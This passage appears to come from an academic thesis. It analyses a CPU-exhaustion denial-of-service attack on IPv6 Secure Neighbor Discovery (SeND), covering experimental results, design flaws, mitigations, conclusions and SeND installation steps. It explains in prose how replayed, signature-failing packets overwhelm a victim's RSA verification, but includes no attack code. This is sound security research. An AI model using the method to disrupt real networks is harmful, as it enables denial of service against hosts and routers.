- The Victim starts processing the NS requests and quietly discarding them as the RSA signature fails the verification process. As more and more NS requests come in, they overwhelm the CPU capability of RSA verifications, resulting in dropping incoming packets.

- Victim machine:



Figure 17. Attacking packet passes the CGA test



Figure 18. Attacking packet fails the RSA signature test

- Client:



Figure 19. Interruptions of service

Figure 20. Interruption of service.

- The REACHABLE state timer on the Client machine decrements to zero on the Victim's address entry, sending an NS to get an update on the hardware address of the Victim's IPv6 address. His packets get dropped by the overloaded Victim. After a few more tries, the Client loses connectivity to the Victim completely, and the Victim's Neighbor Cache entry oscillates between a completely non-existent and an incomplete state when the ping command requests an address resolution and fails.



Figure 21. Victim's entry is in INCOMPLETE state, preventing connectivity from Client.

- The Attack program is set to a given number of processes and packets. When it completes its run, the Client computer successfully performs a NS/NA and proceeds to ping successfully again.

- Client:



Figure 22. Resuming normal connectivity after the end of the attack.

- Victim:



Figure 23. Resuming normal connectivity from Victim's perspective.

H. RESULTS

The Neighborhood Cache rules [1], [10] call for an initial NS/NA exchange when a host tries to contact another host. The target host is then inserted into Neighbor Cache in REACHABLE state for a maximum of 40 seconds before another mandatory NS/NA exchange. Therefore, in a normal operation with two hosts communicating, SeND re-verifies the Neighbor Cache entries on an average of once every 20 seconds. When the attack was initiated, the Client had no knowledge of the Victim computer being overloaded with SeND computations. Attack packets continued to arrive, and the Victim was not able to allocate enough CPU cycles to the SeND daemon. After 20-30 seconds,

the Client would lose connectivity to the Victim. The client then attempted to re-connect, with a default assumption that the neighbor was still there, just not responding. The entry for the IPv6 and MAC address of the Victim in the Client's Neighbor Cache first degraded from REACHABLE to DELAY, then PROBE, and eventually the INCOMPLETE state. Here's a progression of the Neighbor Cache states at the Client when the attack was launched:



Figure 24. First stage of reconnection attempt--DELAY state assigned to Victim.



Figure 25. Second stage—PROBE state assigned to Victim's entry.



Figure 26. Third stage—INCOMPLETE state assigned to Victim's entry.



Figure 27. Fourth stage—INCOMPLETE stage timed out, about to remove the entry.



Figure 28. The Final stage—the entry for the Victim removed, all attempts of connectivity failed.

When the state changed to INCOMPLETE, the Link Layer address in the Neighbor Cache changed to incomplete as well, and the Client started to aggressively send NS packets, trying to resolve a hardware address for the ping6 command. At the same time, the ECHO packets stopped, as the Client had no knowledge of the hardware address of the Victim to send the ECHO packets to. Upon cancelation of the ping process, the Neighbor Cache entry of the Victim disappeared completely.

I. INTERPRETATION OF MAIN RESULTS

This experiment was successful in achieving its goals. The ping packets were going across the wire during the first stage of the attack without any loss, indicating that the bandwidth and physical connectivity were fine. The Client has not lost connectivity to the Victim until it made an attempt of performing the periodic Neighbor Discovery. Regulating the CPU power available to the SeND process on the Victim allowed or

disallowed the ND exchanges to proceed as intended. Running SeND in debugging mode with "debug_on send crypto" command shows RSA signature verification failure with every processed packet. When attacking the daemon with 1024-bit key, SeND reported 250 to 350 signature failures per second. The same attack, run with a 4096-bit key, generated only about 15 to 25 signature failures per second. Computational power and key length used were the only deciding factors between enabling and disabling connectivity from Client to Victim.

There is no silver bullet in protecting the Neighbor Discovery protocol. Employing cryptography prevented some of the old attacks, but it also provides attackers with an easy interface to implement a whole new class of attacks—CPU exhaustion. A TCP SYN flood attack is a conceptual cousin to this experiment. Our attack is similar by starting a handshake, making the Victim perform operations that will not result in anything, but already allocating resources to deal with a client. If a handshake is more than a simple challenge-response scheme, a client is believed by default to have good intentions, as the target automatically allocates resources to deal with such a client, even before identity, authentication, integrity, or authorization have been dealt with. This can be exploited, whether by memory (Neighbor Cache), CPU (CGA and RSA checks in SeND) or kernel resources (TCB's in the case of a SYN flood). Until proofs of identity and intentions are considered a solved problem, DoS attacks will persist, and creating temporary mitigations will only give attackers more opportunities to be creative about their exploits.

Other, bigger issues need to be brought to light as well. The security of the asymmetric cryptography is based on protection of the private keys. Clients authenticate themselves by proving they can sign packets with their private keys. The integrity of client's key is in the client's hands. A secure network should not rely on the integrity of its clients. If the clients connect using a network with no Media Access Control, no statements about the integrity of clients can be made. When a compromise of a single client occurs, an attacker has a perfectly legal set of keys trusted to communicate with routers and other clients. Lack of a central Certification Authority only exacerbates the problem, when particular keys or certificates cannot be revoked.

In general, security in a zero-knowledge, zero-configuration system seems impossible. Servers and routers require having a priori knowledge of who is joining the network. This limits flexibility and eliminates the possibility of zero-configuration, as an inventory of 'good' computers would have to be created, maintained and the mechanism providing the proof of identity would have be flawless as well. Without that a priori knowledge, anyone capable of faking SeND packets well enough can claim identity and possession of arbitrary keys, eliminating any credibility assumed by the authentication process. A reliable authentication scheme at minimum requires a Certification Authority (CA), and placing root certificates on the client computers. Clients then can trust only specific routers, but other hosts on the network still have to be verified against the CA.

1. What Does SeND Really Provide?

Not much, or at least not as much as it claims. SeND binds a proof of identity (an arbitrary, but corresponding key pair) to an IPv6 address. Such binding provides no real authentication. The only fact we can establish is that whoever owns an arbitrary pair of keys can produce valid SeND packets and send them from a certain IPv6 address. The receivers do not really know who it is that has the keys, and do not know where these keys came from. The keys by themselves do not prove anything either. Even if SeND implementation provided us with a mechanism to store "seen-before" key pairs for a longer duration, it would only provide us with a hijack detection at best, as routers or hosts would know that a certain IPv6 address is now signing packets with a different key pair that happens to generate the same IPv6 address. SeND in its current state is nothing more than a short term hijack prevention mechanism.

SeND also has functionality to protect the routers, by means of an a priori router certificate, or an entry for a trust root. They were not investigated in depth in this thesis, as they violate the initial principle of autoconfiguration with zero a priori knowledge. The faults discussed in this thesis would still apply to the certificate protected routers, as the protection is only one way—it authenticates the routers, but the hosts themselves are

still completely unauthenticated. As such, these hosts can launch attacks like the one described in this thesis against the ”protected” routers, causing havoc not on a host level, but network-wide.

Bigger questions can be asked about the usefulness of an autoconfiguration protocol that cannot even provide an address for a DNS server, especially in the networking schema where the networking address is expressed with 16 hexadecimal digits. SeND while novel and creative, is borderline useless and severely unsecure. SeND fixes some, but creates new, unavoidable security issues.

2. Ignorance by Design

At first, using asymmetric cryptography seemed to be a good approach to preventing DoS attacks as it demands a private key signature, but verifying it with a much less computationally intense public key. Theoretically this holds true, but nothing stops an attacker from replaying a once created message. Attackers should not be able to do that, because it shifts the burden of computation back onto the receiver, nullifying the benefits of using asymmetric cryptography. SeND does not keep track of machines attempting to connect, thus it is unable to prevent a simple replay attack. If SeND did keep track of bad attempts, it would be a trivial exploit to generate random entries faking a ‘new’ host on the network, and eventually overpopulate the internal buffers for such a list. Not only does SeND not do that, but the security mechanisms it provides are so computationally expensive to run that they can functionally disable the machine.

Another big design flaw is putting the SeND client in line with the regular TCP/IP stack. Intercepting a packet and modifying it on the fly is an elegant approach, but it takes away many tools and stock functionality that come with letting the Operating System do its job. The SeND software and the kernel do not really communicate. SeND is an external filter, and it functions as an extension of the stock functionality. For example, enabling net.inet6.icmp6.nd6_debug=1 on the Victim machine resulted in zero messages with SeND guarding the perimeter while millions of packets were attacking it. No ICMPv6 messages registered on the “systat –icmp6” monitor either. The Neighbor

Cache table was never populated. The only way to even notice the attack was to monitor the network bandwidth utilization, number of interrupts and CPU utilization as they all increased significantly. This sounds positive but it is not. It means all the security mechanisms that come with a native IPv6 functionality are performed only for SeND-verified packets, potentially exposing hosts to other attacks. To prevent such attacks one must not forget to include all the security mechanisms that were there before augmentation. If the augmentation implements all of the stock functionality, then it becomes a replacement, not an augmentation.

Debugging and monitoring tools are mostly used to deal with problematic situations, and not meant for time of intended operation. Moving the entire security process to what basically is an add-on, forces system administrators to use a whole new set of utilities to deal with debugging ICMPv6 packets, as the stock ones rarely see any bad traffic. SeND's implementation gives the impression of an elegant and clean design, but after some logical analysis and empirical testing, it turns out to be a part of the problem, not the solution.

3. Implementation Faults

The implementation itself, albeit an early version, shows that performance was not a primary concern of the implementers. For example, every incoming packet is verified against all SeND "contexts." A SeND context is an internal data structure responsible for storing information describing the interface, options, prefixes, and keys used to verify a packet. If SeND was configured with 20 different contexts (i.e., serving different prefixes), an incoming packet would go through 21 verifications. The one extra context is created for every incoming packet because it provides another key and a prefix. Even though most of the verifications fail quickly (prefix, or a CGA check if the prefix is correct), every verification adds unnecessary computation. This is a probable cause behind the much smaller than expected number of packets required to overwhelm a host. In debug mode it is clearly visible that the daemon attempts to verify each packet against a context that is trivially incorrect. Hopefully, the function governing packet checking will be more efficient in the next version if the authors decide to further develop it.

One of the biggest obstacles of creating a SeND packet was to generate a valid timestamp, as the implementation of SeND does not follow the specifications. [2] states: "Timestamp Field--A 64-bit unsigned integer field containing a timestamp. The value indicates the number of seconds since January 1, 1970, 00:00 UTC, by using a fixed point format. In this format, the integer number of seconds is contained in the first 48 bits of the field, and the remaining 16 bits indicate the number of 1/64K fractions of a second."

The number of 1/64K-th in SeND is calculated as usec>>4. This is equivalent to usec/16. Usec is defined as a long (32bit on testing platforms) value, thus performing a BITWISE SHIFT RIGHT 4 on it yields a 28bit value, which can be interpreted as a count of $1/16^{th}$ of a second. Not only will the 28-bit value not properly fit into a 16-bit area that's reserved for the microsecond portion in the timestamp field, but the value it produces is actually wrong. It seems the implementers meant to shift 16 bits (division by 64K) which can be interpreted as counting 1/64K-th of the usec field, as well as yielding a 16-bit number needed to be inserted into the SeND timestamp option. Upon much debugging, the library code used for the attack was modified to incorporate this wrong, but necessary code in the name of producing an attack that works against real, unmodified SeND daemons. The only reason unmodified daemons can currently communicate is that they all agree to do the same wrong thing the same way.

4. Possible Mitigations

Protection of the Link Layer could have been a crucial part of strengthening the protocol, yet SeND completely ignores it. The designers chose not to use MAC as a part of their security bindings, even though this protocol is designed to deal with hosts on the same network segment, stating that MAC Layer protection is beyond the scope of their project. The entire ND protocol is about mapping IPv6 to MAC addresses, in addition to already breaching the 'separation of layers' principle by including SLLA and TLLA (Layer Two addresses) in ICMPv6 (Layer Three) packets. If the MAC address was a part of the CGA generation, it would prevent attackers from replaying the same packet from randomly generated hardware addresses. The computational cost of a CGA generation, especially when requiring non-zero SEC values, would increase the time so significantly

that MAC spoofing would not be a viable attack vector. With that in place, a cache of sources attempting bad verifications does not automatically become another potential resource exhaustion opportunity. Attackers would be forced to use much more computing power, and they would be easier to defend against. Of course this trick is still not a real solution; but it would further mitigate or possibly even defeat the attack developed as a part of this thesis.

J. OTHER OBSERVATIONS

SeND needs at least 15% of the Intel Core 2 Duo 1.86GHz's computing power to be able to properly handle a SeND-augmented NS/NA exchange with another client. Re-running the experiment on a 100Mbit and 1000Mbit full duplex switches resulted in sustaining about 11MB/sec, and 113MB/sec of traffic respectively. In both cases, the CPU % utilization required for DoS was the same, another indication that the attack was not bandwidth saturation, but a CPU processing limit.

A completely unintended, but interesting event happened during one of the longer lasting experiments: the SeND daemon on the Victim node failed with a SEGFAULT signal, suddenly allowing a barrage of the spoofed packets to reach the native TCP/IP stack instead of being filtered out by the user-land security guard. The Neighbor Cache was populated with a massive amount of fake entries. This caused the kernel to try verifying each of these entries, as well as recording the malformed packets in the syslog, causing a massive slowdown of the Victim computer as the syslog daemon committed the alerts to the hard drive. The Client which was there to test the reachability of the Victim computer went into an infinite loop of sending out SeND-augmented NS packets with no replies. The Neighbor Cache entries were always monitored to learn about the nature of the consequences of the DoS, which had the IP address of the victim reappearing every few seconds in the INCOMPLETE state, just as it did during the actual DoS attack. This means the DoS originally written for SeND-enabled hosts also works against the regular, SeND-less IPv6 clients.

Normally, verification of correctness of some security feature is a single operation. For SeND, it's a multi-stage checking process, with significantly varied costs of the multiple stages. Some information is hashed; other information is encrypted with a public key. SHA1 hashes are three to five magnitudes faster than decryption using a private key. Some checks need to be executed merely to establish whether two entities are identical or not (checksums). Other portions of the packet (i.e., the public key) actually need to be delivered in full. The split of duties between the CGA and RSA portions could have been improved by careful examination of needs of the protocol. As it is now, to find out the MAC address of the sender, the daemon must perform the full decryption of the RSA Option, while MAC needs to be included as a part of the CGA creation, allowing for detection of MAC spoofing without wasting extra magnitudes of computation.

THIS PAGE INTENTIONALLY LEFT BLANK

VI. CONCLUSIONS AND FUTURE WORK

The biggest issue with the idea of Cryptographically Generated Addresses as a security measure is that it is based on the speed of the computers currently in use. Normally the natural computing power increases are defeated with ever-increasing key lengths. In the case of CGA's, the limit is in the 64 (59 effective) bits used in the IPv6 address. IPv6 was designed to last at least few decades, just like IPv4 did, and if in this timeframe computers become fast enough to crack 59-bit hash values, all CGA schemes will fail, as there is no possibility of expanding their size without changing the entire IPv6 address space.

SeND is a failure on both practical and architectural levels. While implementation sins can be easily forgiven due to the early version of the code, design errors cannot be eliminated with clever programming tricks.

SeND also has some impractical requirements. It is its role to enable new hosts to securely join the network by providing them with all the information needed. However, to do that, it requires a reasonably synchronized clock before it attempts talking to the SeND-augmented host. To have a synchronized clock without extra hardware (i.e., GPS-based time synchronization), a host needs a valid network address and a default router, which SeND should provide given a good clock synchronization on the client. It is a classic chicken-and-egg problem, solvable only with relaxed requirements for how far apart the clocks of two hosts can be. To make such a system practical, the allowed time discrepancy would have to be so large it would make the timestamp checking process irrelevant. Also, because the timestamp has to be used for calculations, it cannot be hashed before sending it out, and SeND sends it as plain text. This is a potential information leakage, allowing attackers to learn the system time of a host. Regardless of that, a timestamp is the weakest form of a nonce, and as such it is peculiar to see it used in a scheme with full support for a regular nonce.

There are many possible future projects based on this thesis. A good practical exercise would be to leverage the Open Source nature of SeND, and work with the existing code base, implementing multiple mitigations. While the concerns raised in this thesis suggest that there is no way of completely securing this protocol, it would be interesting to see how many attacks can be mitigated, and which ones will remain undefeated.

Even though 15% of the available CPU time was the usual limit at which the DoS occurred, the probability of a NS packet getting processed also seemed to be very sensitive to the priority level at which the SeND daemon was running with. The lower the priority, the longer the DoS lasted. With the recent flurry of scheduler development, it would be pertinent to see if, and possibly how differently the new schedulers would cope with CPU-bound DoS. Linux has two new schedulers, the 'staircase' scheduler developed by Con Kolivas, and the Completely Fair Scheduler, by Ingo Molnar. In FreeBSD, the ULE scheduler that's been the default for few years have come under much scrutiny, and there are proposals to replace it with an older, but apparently more robust, KSE scheduler. In all these cases, the only thing required to do would be to recompile the newest kernel sources with the appropriate options, and rerun the experiment.

Another interesting question raised was why it took only 15 to 25 4096-bit packets per second. The generated packets were never fully legal, therefore they should never trigger a reverse NS request, which is the slowest operation for the Victim to do, which would be the easiest explanation. It would be best to run the SeND daemon inside of a profiler, and see which functions take up the most time to process. Just by observing SeND's behavior in the debugging mode brought up to attention that every new address is evaluated against every context possible, instead of just being verified against the most likely target first: the context of the same network prefix.

The most important future project would be to try this attack on hardware implementations of SeND, and test it against real network hardware. This seems highly unlikely to happen as there has been very little talk about further development, or any integration efforts into the IPv6 protocol suite.

Implementing a different sort of asymmetric cryptography would also be an interesting exercise, as it would have to exploit properties of different cryptographic protocols with respect to key size and speed of operation on the platforms SeND would be most likely to be used on. Elliptic Curve Cryptography (ECC) seems to be a logical choice here, as it requires much smaller keys (2048-bit RSA keys as compared to 224-bit ECC key (NSA website)), allowing for much smaller packets, and potentially different processing speeds. The SeND protocol has been engineered to use a different encryption schema, and it should not require a large redesign.

Further development of the parser dealing with the main configuration file ("sendd.conf") options would be helpful. There are a lot of basics options that are not implemented yet. Also, adding a simple configuration field not only for minimum but also for maximum key length would help as well, as this would allow administrators to tailor the level of cryptography depending on the CPU power of the hardware SeND would run on. This attack will not work on a very fast computer or using short keys. Another potential mitigation technique would be for the requests to be performed with much longer keys than the resulting reverse authentication. Again, all the efforts influencing the discrepancy in the amount of computation required by the two sides are irrelevant when lack of Link Layer security allows attackers to create packets with different addresses of origin.

IPv6 protocol promised a stateless autoconfiguration seamlessly integrated into the addressing scheme, and it achieved that. At the same time, the security issues (no authentication or authorization) and practical concerns (no provision for DNS server) make it a bad fit for modern day LAN's. Stateful autoconfiguration, most likely DHCPv6, will be as commonplace as DHCP daemons are on internal IPv4 networks. However, the security issues will remain, as self-identifying nodes guarantee no authentication. Central Certificate Authority seems to be the only the only solution, but it only allows the attackers to focus on a single target. Without Link Layer security, creating or spoofing new bad phantom hosts is easy. Building security schemes on layers above the Link Layer only limits the range of attack, as the attacker has to be on the same network segment as the victim. With perpetually expanding security perimeters and the

LAN's incorporating VPN's and wireless networks, proper internal network design and segmentation will become more important than ever before, and no longer as only a performance consideration. In today's networks, proper segmentation should be a fundamental security building block as an implementation of the Principle of Least Privilege and Defense in Depth.

APPENDIX A: SEND INSTALLATION AND OPERATION

Prerequisites and platform dependent procedures

All these steps must be done as the superuser thus log in as "root" or "su – root" if logged in as a non-privileged user. Full development environment is required, including gcc, lex, yacc, binutils, and autoconf packages. Many modern Linux default installations do not include kernel sources, development libraries, or header files, thus installation of SeND is recommended on a full installation, not a lightweight desktop configuration.

Linux:

SuSE 10.1 came with all the kernel modules that SeND needs compiled, but they are not loaded into memory. To do so, place "modprobe ip6_queue" in "/etc/init.d/network" to automatically load it up at every bootup.

Also, make sure that packages containing all required libraries are loaded on the system (readline, libdnet, libipq, ncurses, OpenSSL). If they are not installed on the system, they must be provided before the compilation, or the compilation will fail. SuSE 10.1 did not come with the libipq libraries, which must be downloaded and installed from http://www.netfilter.org. The Installation is a straightforward Unix "./configure; make; make install" procedure. What might be not straightforward is the placement of the additional libraries. In case your Linux distribution places them in a nonstandard location, reinstall them in proper locations, or create symbolic links to the actual header files and libraries.

For Linux, SeND creates startup/shutdown scripts ("sendd", "snd_upd_fw", "snd_fw_functions.sh") that should be placed in the standard "/etc/init.d" directory. This provides a nice integration of the SeND daemon into the system, with proper checking of prerequisites on startup, and a cleanup on shutdown. On Linux, the firewall rules must be adjusted before startup and shutdown of SeND, and it will not run without these rules set up properly, thus use the official scripts to start and stop the SeND daemon. You might want to alter the invocation of SeND in the script files if you want to run them in the debug mode.

FreeBSD:

Libdnet is usually not installed by default, therefore it must be installed from the updated ports repository (e.g.: “cd /usr/ports/net/libdnet; make install” or any other ports management tool)

